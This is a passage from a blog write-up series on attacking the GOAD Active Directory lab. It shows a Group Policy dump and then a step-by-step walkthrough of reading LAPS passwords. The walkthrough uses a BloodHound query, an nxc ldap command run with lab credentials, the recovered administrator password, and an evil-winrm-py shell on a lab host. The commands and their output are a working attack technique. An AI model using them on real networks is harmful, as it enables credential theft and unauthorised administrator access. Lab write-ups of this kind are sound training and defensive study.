    │   │       │   ├── Hive : HKEY_CURRENT_USER
    │   │       │   ├── Type : REG_SZ
    │   │       │   ├── Size : 24
    │   │       │   └── Data : 100 175 200
    │   │       └── Control Panel\Desktop\Wallpaper
    │   │           ├── Hive : HKEY_CURRENT_USER
    │   │           ├── Type : REG_SZ
    │   │           ├── Size : 2
    │   │           └── Data :
    │   └── Machine
    │       └── registry.pol
    │           └── Software\Policies\Microsoft\Windows NT\CurrentVersion\WinLogon\SyncForegroundPolicy
    │               ├── Hive : HKEY_LOCAL_MACHINE
    │               ├── Type : REG_DWORD
    │               ├── Size : 4
    │               └── Data : 1
    ├── {31B2F340-016D-11D2-945F-00C04FB984F9}
    │   ├── GPO Name : DEFAULT DOMAIN POLICY
    │   ├── GPT.ini
    │   │   └── General
    │   │       └── Version : 2
    │   └── Machine
    │       └── GptTmpl.inf
    │           ├── Unicode
    │           │   └── Unicode : yes
    │           ├── System Access
    │           │   ├── MinimumPasswordAge : 1
    │           │   ├── MaximumPasswordAge : 37201
    │           │   ├── MinimumPasswordLength : 5
    │           │   ├── PasswordComplexity : 0
    │           │   ├── PasswordHistorySize : 24
    │           │   ├── LockoutBadCount : 5
    │           │   ├── ResetLockoutCount : 5
    │           │   ├── LockoutDuration : 5
    │           │   ├── RequireLogonToChangePassword : 0
    │           │   ├── ForceLogoffWhenHourExpire : 0
    │           │   ├── ClearTextPassword : 0
    │           │   └── LSAAnonymousNameLookup : 0
    │           ├── Kerberos Policy
    │           │   ├── MaxTicketAge : 10
    │           │   ├── MaxRenewAge : 7
    │           │   ├── MaxServiceAge : 600
    │           │   ├── MaxClockSkew : 5
    │           │   └── TicketValidateClient : 1
    │           ├── Version
    │           │   ├── signature : $CHICAGO$
    │           │   └── Revision : 1
    │           └── Registry Values
    │               └── MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash
    │                   ├── Hive : HKEY_LOCAL_MACHINE
    │                   ├── Type : REG_DWORD
    │                   └── Data : 1
    └── {6AC1786C-016F-11D2-945F-00C04FB984F9}
        ├── GPO Name : DEFAULT DOMAIN CONTROLLERS POLICY
        ├── GPT.ini
        │   └── General
        │       └── Version : 1
        └── Machine
            └── GptTmpl.inf
                ├── Unicode
                │   └── Unicode : yes
 <snip>
.
.
Read Laps password
i used sharphound.exe to get the ReadLapsPassword viewable in bloodhound
using this query
MATCH p=(u:User)-[r1]->(n) WHERE r1.isacl=true and not tolower(u.name) contains 'vagrant' RETURN p
.

- To read LAPS password, the easy way is with the cme module
nxc ldap 192.168.56.12 -d essos.local -u jorah.mormont -p 'H0nnor!' --module laps |

.
┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains nxc ldap 192.168.56.12 -d essos.local -u jorah.mormont -p 'H0nnor!' --module laps

LDAP        192.168.56.12   389    MEEREEN          [*] Windows 10 / Server 2016 Build 14393 (name:MEEREEN) (domain:essos.local) (signing:None) (channel binding:Never)

LDAP        192.168.56.12   389    MEEREEN          [+] essos.local\jorah.mormont:H0nnor!
LAPS        192.168.56.12   389    MEEREEN          [*] Getting LAPS Passwords
LAPS        192.168.56.12   389    MEEREEN          Computer:BRAAVOS$ User:                Password:(g5423LHPE770-
verify laps pasword:
┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains evil-winrm-py -i 192.168.56.23 -u administrator -p '(g5423LHPE770-'

[*] Connecting to '192.168.56.23:5985' as 'administrator'

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.23:5985  ...  OK
evil-winrm-py PS C:\Users\Administrator.BRAAVOS\Documents> hostname
braavos
evil-winrm-py PS C:\Users\Administrator.BRAAVOS\Documents> whoami
braavos\administrator
evil-winrm-py PS C:\Users\Administrator.BRAAVOS\Documents>
.
- Works like a charm 🙂
Resources:
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces
- https://www.thehacker.recipes/ad/movement/dacl
- https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/acl-abuse
- https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab
Next time, this will be the last blog post of the GOAD writeup series. And it will be on Trusts exploitation (Goad pwning part12)